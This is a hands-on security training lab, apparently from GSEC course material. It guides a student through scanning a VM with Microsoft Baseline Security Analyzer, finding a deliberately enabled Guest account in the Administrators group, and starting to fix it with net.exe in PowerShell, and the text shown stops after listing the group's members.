
Your objectives for this lab are to first install the free Microsoft Baseline Security Analyzer (MBSA) and then scan the local computer with the MBSA for vulnerabilities. An artificial vulnerability has been created on your computer for the MBSA to find, namely, the Guest account has been enabled and placed in the Administrators group. Next, you will view the MBSA report of the vulnerabilities found. Then you will use the built-in NET.EXE command-line utility to correct the vulnerabilities in PowerShell. Finally, you will rescan your system to confirm the elimination of the vulnerability.

Duration - 20 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).


Task I – Install and Run MBSA

1. MBSA is already installed on the VM. From the desktop, there is a shortcut for MBSA. Double-click on the icon labeled Baseline Security to start the program.




The full install of MBSA is located in the "C:\Labs\401.5" directory if you need to re-install the program.

MBSA will startup up your system.




Task 2 – Scan a Computer

1. In the middle of the MBSA application, click the "Scan a computer" link.



2. In the "IP address" field, type in an address of "**127.0.0.1,**" but imagine this is a remote computer where you are a member of the Administrators group.


   Also, in the list of "Options" checkboxes, uncheck every box except for the one at the top for "Check for Windows administrative vulnerabilities," then click the "Start Scan" button.



MBSA will scan your local computer. A progress bar will show for a few seconds. Then the report will be displayed.

3. In the Report Details screen, notice that there is a red icon next to "Guest Account: Guest account is not disabled on this computer." There is also a yellow icon next to "Administrators: More than 2 Administrators were found on this computer."


   Click the links for "What was scanned" under both the Guest Account warning and the Administrators warning. Read the descriptions in the browser windows that appear. Note that your output may not be identical to the image below.




NOTE: If this is the first time opening a browser, you may get questions around IE11 setup. If prompted, click the option "Don't use recommended settings." You may also need to close an extra browser window that appears.

For example, the next screenshot is the description of "What was scanned" for the warning about "More than 2 Administrators were found on this computer:"

4. Click the "X" in the upper-right corner of the browser window so that it closes.



5. Now click the link for "Result details" for the warning about "More than 2 Administrators."




This is the "Result Details" for the Administrators warning:

Yikes! Not only is the Guest account enabled, it's in the Administrators group! Very bad sign...

NOTE: This is not a default install and the guest account was enabled to allow for vulnerabilities to be found during analysis.


6. Close the Result Details window by clicking the "X" in the upper-right corner as shown by the arrow above.

7. Click the "OK" button in the Report Details window to return to the main MBSA screen:




Task 3 – Correct the Problem with NET.EXE in PowerShell ISE

1. Open PowerShell ISE by clicking the "Start" button and simply start typing "**powershell ise**" in the Start screen to do a search for the tool, then **right-click the "PowerShell ISE" desktop app, choose "Run As Administrator,"** and click "**Yes**" to confirm the launch (you don't have to click anywhere else in the Start screen to do a search, just start typing):



Ignore any other PowerShell applications, such as PowerShell ISE (x86). We won't use any other PowerShell application in this course other than the 64-bit "PowerShell ISE" desktop app. If you wish, you may create a shortcut for "powershell_ise.exe" on your desktop, but this isn't required.

The 64-bit PowerShell ISE will launch as Administrator on your computer:




2. Navigate to the C:\Labs\401.5 folder by typing the following command:

```
PS C:\Windows\System32> cd C:\Labs\401.5
```

3. In PowerShell, list the members of the local Administrators group with this command:

```
PS C:\Labs\401.5> net.exe localgroup Administrators
```

